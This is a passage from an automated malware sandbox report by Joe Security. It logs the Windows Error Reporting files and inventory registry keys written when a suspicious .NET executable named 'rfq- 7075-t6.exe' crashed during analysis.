C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8100	98	3c 00 47 00 75 00 69 00 64 00 3e 00 65 00 39 00 63 00 33 00 62 00 65 00 36 00 35 00 2d 00 39 00 62 00 64 00 62 00 2d 00 34 00 64 00 34 00 37 00 2d 00 39 00 65 00 38 00 62 00 2d 00 37 00 39 00 36 00 65 00 38 00 62 00 62 00 65 00 37 00 30 00 66 00 35 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>e9c3be65-9bdb-4d47-9e8b-796e8bbe70f5</Guid>	success or wait	1	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8198	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8202	2	09 00		success or wait	2	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8206	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 38 00 2d 00 30 00 38 00 54 00 32 00 30 00 3a 00 32 00 31 00 3a 00 31 00 33 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-08-08T20:21:13Z</CreationTime>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8304	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8308	2	09 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8310	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8350	4	0d 00 0a 00		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2941.tmp.WERInternalMetadata.xml	8354	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A6B.tmp.xml	0	4815	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RFQ- 7075-T6.exe_556ec1e08761a72764f19ea896e990ee5ce7d04d_f7717559_1730b38f\Report.wer	0	2	fd fd		success or wait	1	6964497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RFQ- 7075-T6.exe_556ec1e08761a72764f19ea896e990ee5ce7d04d_f7717559_1730b38f\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	132	6964497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RFQ- 7075-T6.exe_556ec1e08761a727 64f19ea896e990ee5ce7d04d_f771 7559_1730b38f\Report.wer	7528	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 38 00 36 00 37 00 34 00 36 00 37 00 37 00 34 00 34 00	MetadataHash=-867467744	success or wait	1	6964497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	success or wait	1	696636BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	69661FB2	RegCreateKeyExW
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	696443D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	ProgramId	unicode	000660c796d1999943266106db3296b9022d00000000	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	FileId	unicode	0000bbebd24b01671f232d6e8552fd0b6ff43f22a2f6	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	LowerCaseLongPath	unicode	c:\users\user\desktop\rfq- 7075-t6.exe	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	LongPathHash	unicode	rfq- 7075-t6.exe|8f732014	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	Name	unicode	rfq- 7075-t6.exe	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	Publisher	unicode		success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	Version	unicode	0.0.0.0	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	BinFileVersion	unicode	0.0.0.0	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	BinaryType	unicode	pe32_clr_32	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	ProductName	unicode		success or wait	1	696636BF	unknown

Copyright Joe Security LLC 2022

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	ProductVersion	unicode	0.0.0.0	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	LinkDate	unicode	08/08/2022 17:35:17	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	BinProductVersion	unicode	0.0.0.0	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	Size	B	00 1E 00 00 00 00 00 00	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	Language	dword	0	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	IsPeFile	dword	1	success or wait	1	696636BF	unknown
\REGISTRY\A\{d43aea88-df7c-1b73-a04e-7fadf60da59f}\Root\InventoryApplicationFile\rfq- 7075-t6.exe|8f732014	IsOsComponent	dword	0	success or wait	1	696636BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 60 F0 41 00 02 00 00 00 08 00 00 00 60 F0 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	69661FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly